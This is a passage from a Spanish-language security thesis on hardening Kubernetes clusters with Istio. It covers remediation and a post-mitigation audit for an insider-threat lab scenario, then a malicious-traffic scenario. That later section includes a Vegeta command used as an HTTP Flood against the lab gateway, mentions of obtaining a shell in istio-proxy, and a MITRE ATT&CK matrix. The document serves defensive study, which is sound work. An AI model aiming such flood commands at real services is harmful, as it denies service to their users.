- Intentar obtener una *shell* en el contenedor *istio-proxy*.

Al consultar la configuración del inyector de *istio-proxy,* se observa que el tag de la imagen utilizada es el definido por defecto (ver Figura 98) y por tanto, vulnerable al ataque visto anteriormente. Respecto al segundo mecanismo, como se observó en la Figura 90 es perfectamente posible obtener una *shell* en el contenedor *istio-proxy.*



Figura 98. Tag de la imagen utilizada por defecto en Istio.

11.3.5.4. Remediación y Mitigación

Como se ha mencionado anteriormente, la superficie de ataque del escenario actual es considerable. Para cada vector de ataque mostrado se describen las medidas y controles efectivos para remediarlos o mitigarlos. A pesar de la cantidad, dichas medidas pueden ser agrupadas en el área de protección en tiempo de ejecución (ver Capítulo 10):

- Control de acceso mediante *políticas de autorización* (*AuthorizationPolicy*) en la comunicación de los servicios (**RNTM_SVCM_03**, **RNTM_OBSV_01**).
    - Instalación de herramientas para permitir la observabilidad en nuestro *cluster* (Kiali, Prometheus, etc.)
- Cifrado y protección de las comunicaciones entre componentes (**RNTM_SVCM_01**).
- Uso de *políticas de autorización* (*AuthorizationPolicy*) para implantar autenticación (AuthN) y autorización (AuthZ) de las peticiones en Istio (**RNTM_SVCM_04**).
- *Hardening* de la instalación y configuración de la malla de servicios (**RNTM_SVCM_05**).

Tráfico *egress* no deseado

Para gestionar temas de tráfico *egress* (*north-south*) no deseado, primeramente es necesario auditar las comunicaciones para detectar qué tráfico debe ser regulado. Se recomienda aplicar una estrategia de *red de confianza cero*, donde primeramente se limite todo el tráfico y luego se aplique una estrategia de *whitelisting* para permitir solamente el tráfico deseado.

Para aplicar una política de bloqueo de tráfico por defecto, debemos modificar la opción `meshConfig.outboundTrafficPolicy.mode` de ALLOW_ANY a REGISTRY_ONLY [468] como sigue.

```
# en caso de haber instalado Istio mediante el IstioOperator CR,
# añadir el siguiente campo a la configuración
spec:
  meshConfig:
    outboundTrafficPolicy:
      mode: REGISTRY_ONLY

# en caso de haber instalado Istio mediante el comando istioctl install,
# agregar la siguiente configuración
$ istioctl install ... \
    --set meshConfig.outboundTrafficPolicy.mode=REGISTRY_ONLY
```

Adicionalmente, es necesario permitir el tráfico genuino hacia el sitio `worldclockapi.com`, lo cual se habilita mediante un *ServiceEntry* de Istio:

```
# aplicar ServiceEntry que permite el tráfico hacia worldclockapi.com
$ cd
material-adjunto/attack-scenarios/05-insider-threat-without-service-mesh
/istio/
$ kubectl apply -f service-entry-egress-worldclockapi.yml
```

Desplazamiento lateral

Para remediar este vector de ataque, aplicamos la estrategia de *red de confianza cero* de manera similar al vector de tráfico *egress* no deseado anterior. No obstante, el propósito en este caso es proteger el tráfico interno del *cluster* (*east-west*) a nivel de capa de aplicación. Para controlar la comunicación a nivel de capa L7, se usan los *AuthorizationPolicy* de Istio como se muestra a continuación (ver Figura 99).

```
# aplicando políticas de control de acceso interno al cluster
$ cd
material-adjunto/attack-scenarios/05-insider-threat-without-service-mesh
/istio/
$ kubectl apply -f authorization-policy-deny-all.yaml
$ kubectl apply -f authorization-policy-allow-customer.yaml
$ kubectl apply -f authorization-policy-allow-preference.yaml
$ kubectl apply -f authorization-policy-allow-recommendation.yaml
```



Figura 99. Flujo de tráfico esperado para el *Deployment* empleado. (Fuente: https://bit.ly/2YaJ9Cw)

Ataque MitM mediante *sniffing* de tráfico

La estrategia de remediación en este caso es la implantación de *mTLS* para la protección de la comunicación entre los servicios de nuestra malla [469]. En este caso, añadimos un recurso de *PeerAuthentication* [470] para definir cómo protegerá el tráfico (o no) al *sidecar*.

```
# habilitar mTLS en Istio
$ cd
material-adjunto/attack-scenarios/05-insider-threat-without-service-mesh
/mtls/
$ kubectl apply -f enable-mtls.yml
```

Acceso a recursos por falta de AuthN y AuthZ

Como se ha mencionado anteriormente, es de gran importancia aplicar políticas de RBAC a nivel de capa L7 en Istio complementaria a las políticas de red nativas de Kubernetes para implantar una defensa en profundidad [371].

El primer paso es habilitar la autenticación (AuthN) del usuario final mediante JWT. Una vez aplicados los cambios, la comunicación no sería posible si el usuario no ha sido autenticado (es decir, proveer un *token* JWT válido). El siguiente paso sería gestionar la autorización (AuthZ) mediante RBAC, también utilizando JWT como vehículo. El principio consiste en otorgar/denegar permisos basado en los campos del JWT identificativo del usuario. Las instrucciones para tales propósitos se detallan a continuación.

```
# navegar a la carpeta con los manifiestos
$ cd
material-adjunto/attack-scenarios/05-insider-threat-without-service-mesh
/istio/

# habilitar la autenticación mediante JWT del usuario final
$ kubectl apply -f enduser-authentication-jwt.yml

# habilitar la autorización mediante RBAC
$ kubectl apply -f authorization-policy-jwt.yaml
```

Ataque a la malla de servicios

En este caso fue posible vulnerar Istio, debido a una vulnerabilidad bastante común (NCC-GOIST2005-001) en despliegues con configuraciones deficientes. Para remediar y mitigar problemas de seguridad asociados a la configuración de Istio, es necesario aplicar estrategias de *hardening* para lo cual se recomienda consultar la reciente evaluación de seguridad de Istio [471].

Específicamente en este caso, la solución radica en el uso de imágenes *distroless* para el contenedor *istio-proxy* [472]. Para poner en práctica dicha recomendación, basta con agregarlo a la configuración en el comando de instalación de Istio.

```
# utilizar imágenes ‘distroless’ para istio-proxy
$ istioctl install \
    --set profile=demo \
    --set tag=1.11.0-distroless \
    --set meshConfig.outboundTrafficPolicy.mode=REGISTRY_ONLY -y
```

11.3.5.5. Auditoría post-mitigación

Una vez realizadas las estrategias de remediación y mitigación, aplicamos los mismos controles que en la fase de pre-mitigación.

Tráfico *egress* no deseado

Al inspeccionar la configuración de la política de tráfico *egress*, podemos ver que en efecto está restringida en modo REGISTRY_ONLY. El siguiente paso es verificar que en efecto, el tráfico *egress* del *cluster* está funcionando correctamente al permitir solamente el acceso al recurso `worldclockapi.com` (ver Figura 100).

```
# determinando el modo de la política de tráfico saliente de Istio
$ kubectl get istiooperator installed-state -n istio-system -o
jsonpath='{.spec.meshConfig.outboundTrafficPolicy.mode}'
REGISTRY_ONLY
```



Figura 100. Tráfico de egress correctamente gestionado.

Desplazamiento lateral

Para determinar si el problema fue resuelto correctamente en este caso, se realizará una verificación manual para comprobar que el desplazamiento lateral no es posible una vez aplicadas las correcciones (ver Figura 101):

- **customer => recommendation v3**: no está permitido.
- **recommendation v3 => preference**: no está permitido.



Figura 101. Protección correcta ante desplazamiento lateral.

Ataque MitM mediante *sniffing* de tráfico

En este caso, un primer paso es verificar el modo en que está configurada la funcionalidad mTLS en Istio. Como se puede observar en la Figura 102, la configuración es correcta el estar en modo PERMISSIVE en vez de DISABLE.



Figura 102. mTLS configurado correctamente en Istio.

El segundo paso es comprobar que en efecto, el tráfico interno del *cluster* está cifrado mediante *mTLS*. Una inspección visual del tráfico en Kiali nos permite ver que el tráfico está correctamente protegido (ver Figura 103). Finalmente, al realizar una inspección del tráfico en Wireshark, se puede constatar que todo el tráfico está cifrado (ver Figura 104).



Figura 103. Comunicación cifrada (mTLS) mostrada en el diagrama de Kiali.



Figura 104. Comunicación cifrada (mTLS) mostrada en Wireshark.

Acceso a recursos por falta de AuthN y AuthZ

En este escenario (ver Figura 105), puede observarse como las configuraciones aplicadas a Istio en temas de autenticación (AuthN) y autorización (AuthZ) o RBAC , han adicionado una capa de seguridad enfocada en los usuarios que utilizan las aplicaciones del *cluster*.



Figura 105. Implantación de seguridad adicional en Istio en temas de AuthN y AuthZ.

Ataque a la malla de servicios

El primer paso de la auditoría en este caso consiste en determinar la correctitud de la configuración de Istio respecto a las imágenes utilizadas. Como se observa en la Figura 106, el tag `1.11.0-distroless` en la configuración refleja que está todo correcto.



Figura 106. El tag utilizado corresponde a una imagen distroless.

El paso anterior no resulta suficiente, por lo que será necesario comprobar de una manera manual que no es posible obtener una *shell* en los contenedores de *istio-proxy* debido a que la imagen *distroless* utilizada no lo permite (ver Figura 107).



Figura 107. Protección ante obtención de una shell en istio-proxy.

11.3.5.6. Análisis de los resultados

Como se pudo observar en el apartado anterior, las medidas propuestas y puestas en práctica permitieron la correcta remediación y mitigación de todos los vectores de ataques explotados por el actor malicioso. Es importante resaltar que estas medidas son de carácter complementario a todos los controles de seguridad nativos a Kubernetes implantados.

Se recomienda, basado en la experiencia del escenario, desplegar una malla de servicios como Istio como una capa más de abstracción en temas de seguridad. Adicionalmente, es recomendable separar los roles de administrador del *cluster* (Kubernetes) y administrador de la malla de servicios (Istio).

11.3.6. Ataque de tráfico malicioso externo

11.3.6.1. Contexto y objetivos

Similar a escenarios anteriores, el *cluster* consta de la *capa de arquitectura* y la *capa de aplicación*; ambas configuradas correctamente. La instalación del *cluster* de KinD en este caso es simple y una vez creado, se despliegan los servicios de la *capa de aplicación*.

```
# creando el cluster de KinD
$ cd
material-adjunto/attack-scenarios/06-protect-against-malicious-traffic
$ kind create cluster --name tfm-k8s --config
kind/secured-cluster-config.yaml

# instalando Istio y los Addons (Kiali, Prometheus, etc.)
$ istioctl install \
    --set profile=demo -y
$ kubectl apply -f ${ISTIO_INSTALL_FOLDER}/samples/addons/
# re-aplicando el manifiesto de Kiali
$ kubectl apply -f ${ISTIO_INSTALL_FOLDER}/samples/addons/kiali.yaml

# desplegar el workload utilizado en el escenario
$ kubectl apply -f deployments/httpbin-updated.yaml
$ kubectl apply -f deployments/gateway.yaml
$ kubectl patch svc httpbin -p
'{"spec":{"externalTrafficPolicy":"Local"}}' -n tutorial
```

Etapa de explotación

Un ataque muy común empleado en la práctica es *HTTP Flood* [473], el cual se basa en generar una gran cantidad de tráfico “genuino” para agotar los recursos del servidor y así terminar en un ataque de DDoS. Producto de esta sobrecarga constante, el servidor o la red dejan de ser accesibles limitando el acceso a clientes reales (ver Figura 108).

Para llevar a cabo este ataque de *HTTP Flood* podemos utilizar cualquier herramienta para realizar pruebas de carga a nuestros servicios. En este caso empleamos Vegeta [474] para realizar el ataque con el propósito de agotar los recursos del servidor como sigue.

```
# ataque/prueba de carga mediante Vegeta
$ echo "GET http://$GATEWAY_URL/headers" | vegeta attack -duration=15s
-rate=400 | tee results.bin | vegeta report
```



Figura 108. Impacto de un ataque HTTP Flood. (Fuente: cloudflare.com)

Como se observa en las (Figura 109 y Figura 110) el consumo de recursos se eleva fácilmente durante un ataque *HTTP Flood*. Si un atacante real emplea una *botnet* es muy probable que termine por inhabilitar la infraestructura.
Otro ataque comúnmente utilizado en el contexto de tráfico externo malicioso es el ataque *HTTP Smuggling* [475]. A pesar de que es relativamente común que surjan vulnerabilidades de este tipo, son bastante complejas de reproducir y no siempre se les puede sacar partido. Por estas razones y también por ser un tema bastante tratado [476] [477], no procederemos a realizar un ataque de este estilo.



Figura 109. Impacto de un ataque DDoS sobre la CPU.



Figura 110. Impacto de un ataque DDoS sobre la RAM.

11.3.6.2. Impacto en MITRE ATT&CK®

A diferencia de escenarios anteriores, tanto la superficie de ataque como los vectores de ataque empleados están desligados de Kubernetes. Estos ataques pueden ser aplicados a cualquier aplicación desplegada en la nube.

El primer vector de ataque usado no está contemplado en la matriz de MITRE ATT&CK® para Kubernetes, aunque sí está contemplado en una de las técnicas de MITRE [478] para *Initial Access*. Por otra parte, las vulnerabilidades de *HTTP Smuggling* son generalmente críticas y permiten al atacante burlar controles de seguridad, obtener acceso a datos sensibles y comprometer a usuarios de la aplicación (ver Figura 111).

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral movement	Collection	Impact
Using Cloud credentials	Exec into container	Backdoor container	Privileged container	Clear container logs	List K8S secrets	Access the K8S API Server	Access cloud resources	Images from a private registry	Data destruction
Compromised images in registry	bash/cmd inside container	Writable hostPath mount	Cluster-admin binding	Delete K8S events	Mount service principal	Access Kubelet API	Container service account		Resource Hijacking
Kubeconfig file	New container	Kubernetes Cronjob	hostPath mount	Pod/container name similarity	Access container service account	Network mapping	Cluster internal networking		Denial of Service (DoS)
Application vulnerability	Application exploit (RCE)	Malicious Admission Controller	Access cloud resources	Connect from a proxy server	Applications credentials in configuration files	Access Kubernetes Dashboard	Applications credentials in configuration files		Access Sensitive Data
Exposed sensitive interfaces	SSH server running inside container				Access managed identity credential	Instance Metadata API	Writable volume mounts on the host		
Endpoint Denial of Service: Service Exhaustion Flood 1	Sidecar injection				Malicious Admission Controller		CodeDNS poisoning		
							ARP poisoning and IP spoofing		

Figura 111. Impacto del escenario 6 en MITRE ATT&CK®.

11.3.6.3. Auditoría pre-mitigación

HTTP Flood:

En el ataque de *HTTP Flood* resulta complejo desarrollar algún tipo de auditoría a nivel de capa L7 para poder determinar si somos vulnerables, ya que se trata de un tráfico "genuino" que se mezcla con el de usuarios de la aplicación.

No obstante, una posible estrategia es realizar pruebas de estrés tanto a la infraestructura como a la aplicación para determinar cómo reacciona nuestro sistema ante dicha carga. A continuación, las instrucciones de cómo realizarlo con la herramienta Vegeta.

```
# prueba de carga mediante Vegeta
$ echo "GET http://$GATEWAY_URL/headers" | vegeta attack -duration=60s
-rate=300 | tee results.bin | vegeta report

Requests      [total, rate]            18000, 300.02
Duration      [total, attack, wait]    1m1.292898797s, 59.995907878s,
1.296990919s
Latencies     [mean, 50, 95, 99, max]  533.672387ms, 583.660261ms,
1.730029604s, 1.831554176s, 1.904116049s
Bytes In      [total, mean]            12150000, 675.00
Bytes Out     [total, mean]            0, 0.00
Success       [ratio]                  100.00%
Status Codes  [code:count]             200:18000
Error Set:
```

Es importante observar que en la configuración actual, el atacante es capaz de hacer tantas peticiones como quiera, lo cual representa un problema. Otro aspecto a notar es que no está restringido el uso de herramientas como Vegeta, curl, wget, etc.

De manera complementaria, es posible utilizar Prometheus + Grafana para monitorear el estado de nuestra infraestructura ante ataques de DDoS (o pruebas de carga). En la Figura 112 y la Figura 113, se observa el consumo de recursos como CPU y RAM ante un posible ataque DDoS con la herramienta *hulk* [479].

